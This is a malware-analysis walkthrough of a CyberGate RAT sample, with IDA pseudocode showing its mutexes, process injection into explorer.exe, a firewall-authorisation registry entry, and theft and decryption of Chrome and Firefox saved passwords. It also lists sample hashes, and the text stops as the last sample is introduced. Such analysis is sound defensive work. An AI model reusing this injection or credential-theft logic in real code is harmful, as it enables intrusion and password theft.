
Let's open the sample in IDA

we need to do some changes in IDA options


1- Disable the analysis



2- in options » compiler, select the following options



3- in options » general » analysis, select the following options



Now we can analyze this sample

Creating and Checking Mutexes

sub_403568 function creates a mutex using **CreateMutexA** API

```

41 | int v38; // [esp+40h] [ebp-1Ch] BYREF
42 | int v39; // [esp+44h] [ebp-18h] BYREF
43 | int v40[5]; // [esp+48h] [ebp-14h] BYREF
44 | int savedregs; // [esp+5Ch] [ebp+0h] BYREF
45 |
46 | sub_403418(dword_40BB04);
47 | v22 = &savedregs;
48 | v21[1] = &loc_40C0C4;
49 | v21[0] = NtCurrentTeb()->NtTib.ExceptionList;
50 | __writefsdword(0, v21);
51 | Mutex1 = sub_403568(0, 0, "x_x_UPDATE_x_x_")
52 | if ( GetLastError() == 183 )
53 | {
54 |     CloseHandle(Mutex1);
55 |     Sleep(0x2EE0u);
56 | }
57 | else
58 | {
59 |     CloseHandle(Mutex1);
60 | }

```

```

1 HANDLE __stdcall sub_403568(LPSECURITY_ATTRIBUTES lpMutexAttributes, int a2, LPCSTR lpName);
2 {
3 return CreateMutexA(lpMutexAttributes, a2 != 0, lpName);
4 }

```

MUTEX: _x_x_UPDATE_x_x_

GetLastError() == 183: Checks if the mutex already exists.

If it does (error code 183), it closes the mutex handle and sleeps for 12 seconds

If it doesn't, it closes the mutex handle.

Next, **sub_403568** creates another mutex

```

59 CloseHandle(Mutex1);
60 }
61 Mutex2 = sub_403568(0, 0, _x_x_PASSWORDLIST_x_x_);
62 if ( GetLastError() == 183 )
63 {
64 CloseHandle(Mutex2);
65 sub_409AD4(v40, Mutex2);
66 sub_401B14(&dword_40F1EC, v40[0]);
67 if ( dword_40F1EC )
68 {
69 v14 = sub_401D50(dword_40F1EC);
70 sub_406008(&v39);
71 sub_401D58(&v39, &str_NOIP_abc[1]);
72 sub_405D70(v39, dword_40F1EC, v14);
73 }

```

MUTEX: _x_x_PASSWORDLIST_x_x_

if the mutex already exists it closes the handle and go to **sub_409AD4**

In the most cases this mutex will not exists, so the malware will jump to **0x0040BFA0** address

```

127 GetTempPathA(v8, v33);
128 sub_401D58(&v29, &str_IEMEB_abc[1]);
129 sub_405D70(v29, dword_40F1EC, v34);
130 }
131 }
132 else
133 {
134 CloseHandle(Mutex2);
135 MutexA_0 = CreateMutexA_0(0, 0, "_x_x_BLOCKMOUSE_X_x_");
136 if ( GetLastError() == 183 )
137 {
138 CloseHandle(MutexA_0);
139 SetWindowsHookExA(13, fn, hmod, 0);
140 for ( i = SetWindowsHookExA(14, sub_40B108, hmod, 0); !sub_40BA84(i); i = sub_405918( ) )
141 ;
142 ExitProcess(0);
143 }
144 CloseHandle(MutexA_0);
145 sub_4013A4(1, &v28);
146 v11 = sub_401E94(v28, &str_Restart_0[1]);
147 if ( !v12 )
148 Sleep(0x3E8u);
149 v13 = sub_404604(v11);
150 v14 = sub_40491C(v13);
151 sub_40B118(v14);
152 v15 = sub_401F48(*off_40D204);
153 v16 = CreateMutexA_0(0, 0, v15);
154 if ( GetLastError() == 183 )
155 {
156 CloseHandle(v16);
157 Sleep(0x3E8u);
158 v17 = sub_401F48(*off_40D204);
159 v16 = CreateMutexA_0(0, 0, v17);

```

The malware will close the handle and creates another mutex

MUTEX: [_x_x_BLOCKMOUSE_X_x_](#)

Process Injection

In process injection technique, the malware attempts to open a handle of a process either created or already existing in the system's memory.

In **sub_40B7FC** CyberGate tries to find a specific window named (Shell_TrayWnd) to retrieve its process ID, and opens a handle to that process. But if it's not found it tries to create a new process named (explorer.exe), then call **sub_4040F4** with ProcessInformation, hProcess as parameters

```

28 }
29 else
30 {
31 CloseHandle(v1);
32 v2 = sub_401F9C(off_40D1CC);
33 WindowA = FindWindowA("Shell_TrayWnd", 0);
34 GetWindowThreadProcessId(WindowA, &dwProcessId);
35 mw_OpenProcess = OpenProcess(0x1F0FFFu, 0, dwProcessId);
36 if ( !sub_4040F4(mw_OpenProcess, v2) )
37 {
38 sub_403738(&StartupInfo, 68);
39 sub_403738(&ProcessInformation, 16);
40 CreateProcessA(0, "explorer.exe", 0, 0, 0, 4u, 0, 0, &StartupInfo, &ProcessInformation);
41 sub_4040F4(ProcessInformation.hProcess, v2);
42 }
43 }
44 _writefsdword(0, v6[0]);
45 v7 = &loc_40B901;
46 return sub_401AC0(&v8);

```

After allocating memory within the created or existing process, the malware fills this memory with the code intended for injection, which contains the malicious instructions.

And that happens in **sub_4040F4**


The function has loop attempts to allocate virtual memory by using **VirtualAlloc**, then tries to allocate memory in the process using **VirtualAllocEx**. This loop continues until it successfully allocates memory (v5) or v3 exceeds 0x30000000 bytes.

Then it applies protection attributes to the allocated memory by using **VirtualProtect**

Then it Uses **WriteProcessMemory** to write data to the allocated memory in the target process.

```
25 v2 = v13 + *(v13 + 60);
26 v3 = 0x10000000;
27 do
28 {
29     v3 += 0x10000;
30     Allocated_memory = VirtualAlloc((v3 + *(v2 + 52)), *(v2 + 80), 0x3000u, 0x40u);
31     Allocated_memory_1 = Allocated_memory;
32     if ( Allocated_memory )
33     {
34         VirtualFree(Allocated_memory, 0, 0x8000u);
35         Allocated_memory_1 = VirtualAllocEx(hProcess, (v3 + *(v2 + 52)), *(v2 + 80), 0x3000u, 0x40u);
36     }
37 }
38 while ( !Allocated_memory_1 && v3 <= 0x30000000 );
39 VirtualProtect 0(hProcess, Allocated_memory_1, v13, lpBuffer);
40 if ( lpBuffer[0] )
41 {
42     v11[0] = lpBuffer[0];
43     v11[1] = lpBuffer[3];
44     WriteProcessMemory(hProcess, Allocated_memory_1, lpBuffer[0], lpBuffer[1], &NumberOfBytesWritten);
45     if ( sub_4038AC(hProcess, sub_4040CC, v11, 8, 0) )
46         v12 = 1;
47 }
48 __writefsdword(0, v7[0]);
49 v8 = &loc_40420C;
50 sub_4024F0(lpBuffer, &TLibInfo);
51 return v12;
52 }
```

After that the malware executes the injected code by using **CreateRemoteThread** in **sub_4038AC**



```
1 HANDLE __fastcall sub_4038AC(HANDLE hProcess, LPCVOID lpBuffer, void *a3, SIZE_T nSize, SIZE_T a5)
2 {
3     void *v7; // esi
4     SIZE_T v8; // eax
5     DWORD (__stdcall *v9)(LPVOID); // eax
6     HANDLE v10; // eax
7     HANDLE v11; // edi
8     DWORD ThreadId; // [esp+Ch] [ebp-Ch] BYREF
9     SIZE_T NumberOfBytesRead; // [esp+10h] [ebp-8h] BYREF
10    LPVOID lpBuffera; // [esp+14h] [ebp-4h]
11
12    lpBuffera = a3;
13    v7 = sub_40387C(hProcess, a3, nSize);
14    v8 = sub_4037DC(lpBuffer);
15    v9 = sub_40387C(hProcess, lpBuffer, v8);
16    v10 = CreateRemoteThread(hProcess, 0, 0, v9, v7, 0, &ThreadId);
17    v11 = v10;
18    if ( a5 )
19    {
20        WaitForSingleObject(v10, 0xFFFFFFFF);
21        ReadProcessMemory(hProcess, v7, lpBuffera, nSize, &NumberOfBytesRead);
22    }
23    return v11;
24 }
```

Writing files

The function **sub_405D70** in **sub_40B93C**, creates and writes a file named XX-XX-XX.txt (which we took a look on it before) by using **CreateFileA** and **WriteFile** APIs

```

.84 }
.85 sub_406008(&v23);
.86 sub_401D58(&v23, &str_XX_XX_XX_txt[1]); // XX--XX--XX.txt
.87 sub_40B93C(dword_40F1E8, v23);
.88 if ( *off_40D214 == 1 )
.89 {
.90     sub_40B7FC();
.91     Sleep(0x3E8u);
.92 }
.93 sub_40B3C0();
.94 }

```

```

IDA View-A | Pseudocode-A | Stack of start | Hex View-1 | Structures | Enums | Imports
1 int __fastcall sub_405D70(char *a1, int a2, DWORD nNumberOfBytesToWrite)
2 {
3     char *v4; // eax
4     HANDLE FileA; // eax
5     void *v6; // ebx
6     const void *v7; // eax
7     unsigned int v9[2]; // [esp-Ch] [ebp-20h] BYREF
8     int *v10; // [esp-4h] [ebp-18h]
9     DWORD NumberOfBytesWritten; // [esp+8h] [ebp-Ch] BYREF
10    int v12; // [esp+Ch] [ebp-8h] BYREF
11    char *v13; // [esp+10h] [ebp-4h]
12    int savedregs; // [esp+14h] [ebp+0h] BYREF
13
14    v12 = a2;
15    v13 = a1;
16    sub_401F38(a1);
17    sub_401F38(v12);
18    v10 = &savedregs;
19    v9[1] = &loc_405E0A;
20    v9[0] = NtCurrentTeb()->NtTib.ExceptionList;
21    __writefsdword(0, v9);
22    v4 = sub_401F42(v13);
23    FileA = CreateFileA(v4, 0x40000000u, 2u, 0, 2u, 0, 0);
24    v6 = FileA;
25    if ( FileA != -1 )
26    {
27        if ( nNumberOfBytesToWrite == -1 )
28            SetFilePointer(FileA, 0, 0, 0);
29        v7 = sub_401F9C(&v12);
30        WriteFile(v6, v7, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
31        CloseHandle(v6);
32    }
33    __writefsdword(0, v9[0]);
34    v10 = &loc_405E11;
35    return sub_401AE4(&v12, 2);
36 }
00005170 sub_405D70:1 (405D70)

```

Now that's enough let's unpack the sample using unpacme, to make the process faster and get directly to the main unpacked sample.

unpacme results

Always expand ATT&CK

Parent

dbc1e78c7644c07e178acd09bc3b02c230dba253dab5e45e5bcbf4be120a05bc ClamAV: Win.Trojan.Agent-36136 [Download](#)

x32 exe 276 KB 20/06/1992

Unpacked Children

Unpacked Child

fc50cb7d6cb4f18992363fcb1473464f526d5c574f4bfbdbed9e025a2072bbe ClamAV: Win.Dropper.Dell-10002744-0 [Download](#)

x32 dll 263 KB 20/06/1992 INDICATOR SUSPICIOUS EXE SQLQuery ConfidentialData1

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0722a71d9251b626a8c066963a19fe6db4711227c803afc40402c3a3e0fb51fd Malpedia: win.cybergate.vb [Download](#)

x32 exe 291 KB 20/06/1992 Malpedia: win.cybergate.asio
ClamAV: Win.Trojan.Liac-7
INDICATOR SUSPICIOUS EXE SandboxProductID
RAT CyberGate
SUSP XORRed MSDOS Stub Message
MALWARE Win CyberGate

Unpacked Child

1fd16ca095f1557cc8848b36633d4c570b10a2be26ec89d8a339c63c150d3b44 Malpedia: win.cybergate.vb [Download](#)

x32 dll 322 KB 20/06/1992 Malpedia: win.cybergate.asio
ClamAV: Win.Malware.Skeeyah-9779030-0
Malware QA update

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1st Sample

Sample Hash: fc50cb7d6cb4f18992363fcb1473464f526d5c574f4bfbdbed9e025a2072bbe

The sample is a dll written in delphi, I'll open in in IDA and I'll do the same thing I did for the parent sample

The dll entry point doesn't have anything important, so let's start from **StartHttpProxy** export

Name	Address	Ordinal
EnvJarStream	00435FB0	1
StartHttpProxy	00430570	2
GetChromePass	00420ED8	3
GetCurrentMSNSettings	004208A8	4
GetMSNStatus	004201E8	5
SetMSNStatus	004203F8	6
GetContactList	00420708	7
Mozilla3_Password	0041E408	8
DllEntryPoint	00436348	[main entry]

Firewall Evasion

- In **sub_4302E4** the malware set Root Key to **HKEY_LOCAL_MACHINE** and attempts to open a series of nested registry keys under **HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\AuthorizedApplications\List** . It will be created if it does not exist
- Then concatenates three strings (v2, “*:Enabled:”, and “Windows Firewall Update”) into **v7**
- and finally Writes the concatenated string **v7** to the registry above, using **System__AnsiString** as the value name.
- “Windows Firewall Update” application has been added to the list of authorized applications. The “*:Enabled:” part typically means that all ports and protocols are enabled for this application, potentially allowing it to communicate freely through the firewall.

That means that the malware maybe run with name “Windows Firewall Update” to evade firewall

Creating Mutex

Then the malware creates a mutex


MUTEX: **xx_PROXY_SERVER_xx**

```

1 int __usercall sub_4302A0@<eax>(int a1@<ebx>)
2 {
3     void *v1; // esi
4
5     LOBYTE(a1) = 1;
6     v1 = unknown_libname_95(0, 0, "xx_PROXY_SERVER_xx"); // CreateMutexA
7     if ( GetLastError() == 183 )
8         a1 = 0;
9     CloseHandle(v1);
10    return a1;
11 }

```

Let's go to **GetChromePass** export



In **sub_420C04** the malware assigns the string “SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders” to **v8** and assigns the string Local AppData to **v7**.

```

13 | v5[0] = NtCurrentTeb()->NtTib.ExceptionList;
14 | __writefsdword(0, v5);
15 | System::__linkproc__ LStrLAsg(&v8, &str_SOFTWARE_Micros[1]); // SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
16 | System::__linkproc__ LStrLAsg(&v7, Local_AppData); // Local AppData
17 | sub_41E690(HKEY_CURRENT_USER, v8, v7, 0, a2);
18 | __writefsdword(0, v5[0]);
19 | v6 = &loc_41E55F;
20 | return System::__linkproc__ LStrArrayClr(&v7, 2);
21 | }

```

Then it:

- retrieves a specific value from the Windows Registry under a given key (Local AppData) registry (SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders)
- Copies a file from “\Local AppData\Google\Chrome\User Data\Default\Web Data” to TMP folder
- Opens an SQLite database named “\x0FTS\SQLiteDatabase”
- Loops through Database Query Results then Retrieves and processes the password value, username_value, origin_url
- Decrypts data (pDataIn) using **CryptUnprotectData** and stores it in pDataOut

```
IDA View-A | Pseudocode-A | Output | Hex View-1 | Structures | Enums | Imports | Exports
Pseudocode-A
System: __linkproc__ LStrAddRef(a1);
v19 = &savedregs;
HIDWORD(v18) = &loc_420DF;
LODWORD(v18) = NtCurrentTeb()->NtTib.ExceptionList;
__writefsdword(0, &v18);
System: __linkproc__ LStrClr(a2);
System: __linkproc__ LStrAsg(off_43A8B4, v28);
sub_41E4F8(&str_Local_AppData[1], &v22); // Local AppData
System: __linkproc__ LStrCat3(&appdata_google_usrdata_webdata, v22, &str__Google_Chrome[1]); // \Local AppData\Google\Chrome\User Data\Default\Web Data.
sub_41E664(&v21);
TickCount = GetTickCount();
sub_41E294(TickCount, 0);
System: __linkproc__ LStrCatN(&tmp, 3, v4, v20[2], &str__tmp[1]); // .tmp
__tmp = System: __linkproc__ LStrToPChar(tmp);
appdata_google_usrdata_webdata_1 = System: __linkproc__ LStrToPChar(appdata_google_usrdata_webdata);
if ( CopyFileA(appdata_google_usrdata_webdata_1, __tmp, 0) )
{
LOBYTE(v6) = 1;
xofTSQliteDatabase = open_SQliteDatabase("\x0FTSQliteDatabase", v6, tmp);
for ( i = unknown_libname_312(xofTSQliteDatabase, &str_SELECT__FROM_m[1]); !sub_41DBE4(i); sub_41E208(i) )
{
unknown_libname_42(v18);
v9 = sub_41DBF0(i, &str_password_value[1]); // password_value
v10 = sub_41DE2C(i, v9);
pDataIn.pbData = *(v10 + 4);
pDataIn.cbData = (*(v10 + 4));
CryptUnprotectData(&DataIn, 0, 0, 0, 0, 0, &DataOut);
System: __linkproc__ LStrFromPCharLen(&v27, pDataOut.pbData, pDataOut.cbData);
v11 = sub_41DBF0(i, &str_origin_url[1]); // origin_url
sub_41E190(i, v11);
System: __linkproc__ LStrCatN(a2, 3, v12, v20[1], &str__3[1]);
v13 = sub_41DBF0(i, &str_username_value[1]); // username_value
sub_41E190(i, v13);
System: __linkproc__ LStrCatN(a2, 3, v14, v20[0], &str__3[1]);
System: __linkproc__ LStrCatN(a2, 4, v15, &str__3[1], &str__4[1]);
}
}
sub_41E448(tmp);
}
__writefsdword(0, v18);
v19 = &loc_420DF6;
0002011F sub_420C04:57 (420D1F)
```

In Mozilla3_5Password export, the malware gets Mozilla's password

```
IDA View-A | Pseudocode-A | Output | Hex View-1 | Structures | Enums | Imports | Exports
Pseudocode-A
System: __linkproc__ LStrCat3(&v45, unk_4388A8, &str_plds4_dll[1]);
v5 = System: __linkproc__ LStrToPChar(v45);
LoadLibraryA(v5);
System: __linkproc__ LStrCat3(&v44, unk_4388A8, &str_nssutil3_dll[1]);
v6 = System: __linkproc__ LStrToPChar(v44);
LoadLibraryA(v6);
System: __linkproc__ LStrCat3(&v43, unk_4388A8, &str_nss3_dll[1]);
v7 = System: __linkproc__ LStrToPChar(v43);
LibraryA = LoadLibraryA(v7);
NSS_Init = GetProcAddress(LibraryA, "NSS_Init");
NSSBase64_DecodeBuffer = GetProcAddress(LibraryA, "NSSBase64_DecodeBuffer");
PK11_GetInternalKeySlot = GetProcAddress(LibraryA, "PK11_GetInternalKeySlot");
PK11_Authenticate = GetProcAddress(LibraryA, "PK11_Authenticate");
PK11SDR_Decrypt = GetProcAddress(LibraryA, "PK11SDR_Decrypt");
NSS_Shutdown = GetProcAddress(LibraryA, "NSS_Shutdown");
PK11_FreeSlot = GetProcAddress(LibraryA, "PK11_FreeSlot");
CurrentProcess = GetCurrentProcess();
OpenProcessToken(CurrentProcess, 8u, &TokenHandle);
Windows: ZeroMemory(Buffer, 0x184u);
GetEnvironmentVariableA("APPDATA", Buffer, 0x104u);
unknown_libname_69(&v42, Buffer, 261);
System: __linkproc__ LStrCat(&v42, &str_Mozilla_Firefo[1]); // \Mozilla\Firefox\profiles.ini
v10 = System: __linkproc__ LStrToPChar(v42);
GetPrivateProfileStringA("Profile0", "Path", Default, ReturnedString, 0x104u, v10);
unknown_libname_69(&v40, Buffer, 261);
unknown_libname_69(&v39, ReturnedString, 261);
System: __linkproc__ LStrCatN(&v41, 5, v11, &str__3[1], &str_signons_sqlite[1]); // signons.sqlite
v12 = System: __linkproc__ LStrToPChar(v41);
unknown_libname_66(&v38, v12);
open_SQlite_database(v39, "\x0FTSQliteDatabase");
v13 = unknown_libname_312("\x0FTSQliteDatabase", &str_SELECT__FROM_m[1]); // SELECT * FROM moz_logins
if ( sub_41DBE0(v13) > 0 )
{
unknown_libname_69(&v36, Buffer, 261);
unknown_libname_69(&v35, ReturnedString, 261);
System: __linkproc__ LStrCatN(&v37, 3, v14, &str_Mozilla_Firefo_0[1], v35); // \Mozilla\Firefox\
v15 = System: __linkproc__ LStrToPChar(v37);
if ( (NSS_Init)(v15) )
{
System: __linkproc__ LStrCat(a1, 0);
}
else
{
v57 = PK11_GetInternalKeySlot();
if ( v57 )
{
if ( (PK11_Authenticate)(v57, 1, 0) )
{

```

```

System: __linkproc__ LStrCat(a1, 0);
}
else
{
v16 = sub_41DBE0(v13) - 1;
if ( v16 >= 0 )
{
v54 = v16 + 1;
do
{
v17 = sub_41DBF0(v13, &str_hostname[1], v13); // hostname
sub_41E190(v13, v17, &v34);
System: __linkproc__ LStrCatN(a1, 3, v18, v34, &str___2[1]);
v19 = sub_41DBF0(v13, &str_encryptedUserna[1], v13); // encryptedUsername
sub_41E190(v13, v19, &v56);
v20 = sub_41DBF0(v13, &str_encryptedPasswo[1], v13); // encryptedPassword
sub_41E190(v13, v20, &v55);
v27 = unknown_libname_70(v56);
v21 = System: __linkproc__ LStrToPChar(v56);
(NSSBase64_DecodeBuffer)(0, v51, v21, v27);
(PK11SDR_Decrypt)(v51, v49, 0);
unknown_libname_66(&v33, v50);
System: __linkproc__ LStrCatN(a1, 3, v22, v33, &str___2[1]);
v28 = unknown_libname_70(v55);
v23 = System: __linkproc__ LStrToPChar(v55);
(NSSBase64_DecodeBuffer)(0, v51, v23, v28);
(PK11SDR_Decrypt)(v51, v49, 0);
unknown_libname_66(&v32, v50);
System: __linkproc__ LStrCatN(a1, 3, v24, v32, &str___2[1]);
sub_41E208(v13);
--v54;
}
while ( v54 );
}
}
v25 = (PK11_FreeSlot)(v57);

```

2nd Sample

Let's go to the second sample

Sample Hash:0722a71d9251b626a8c066963a19fe6db4711227c803afc40402c3a3e0fb51fd

It is the process that the malware injected malicious code in it which named **server.exe**

```

Data Unexplored External symbol Lumina function
IDA View-A Pseudocode-A Hex View-1 Structures Enums Imports
34 int v31; // [esp+24h] [ebp-38h] BYREF
35 int v32; // [esp+28h] [ebp-34h] BYREF
36 int v33; // [esp+2Ch] [ebp-30h] BYREF
37 int v34; // [esp+30h] [ebp-2Ch] BYREF
38 int v35; // [esp+34h] [ebp-28h] BYREF
39 int v36; // [esp+38h] [ebp-24h] BYREF
40 int v37; // [esp+3Ch] [ebp-20h] BYREF
41 int v38; // [esp+40h] [ebp-1Ch] BYREF
42 int v39; // [esp+44h] [ebp-18h] BYREF
43 int v40[5]; // [esp+48h] [ebp-14h] BYREF
44 int savedregs; // [esp+5Ch] [ebp+0h] BYREF
45
46 sub_403418(dword_40BB04);
47 v22 = &savedregs;
48 v21[1] = &loc_40C0C4;
49 v21[0] = NtCurrentTeb()->NtTib.ExceptionList;
50 __writefsdword(0, v21);
51 v0 = sub_403568(0, 0, "x_X_UPDATE_X_X");
52 if ( GetLastError() == 183 )
53 {
54 CloseHandle(v0);
55 Sleep(0x2EE0u);
56 }
57 else
58 {
59 CloseHandle(v0);
60 }
61 v1 = sub_403568(0, 0, "x_X_PASSWORDLIST_X_X");
62 if ( GetLastError() == 183 )
63 {
64 CloseHandle(v1);
65 sub_409AD4(v40);
66 sub_401B14(&dword_40F1EC, v40[0]);
67 if ( dword_40F1EC )
68 {
69 v14 = sub_401D50(dword_40F1EC);
70 sub_406008(&v39);
0000B03E start:57 (40BC3E)

```

_x_x_txt[2];
;

So it's just the parent sample but with removing upx layer

Anyway let's go to the last sample

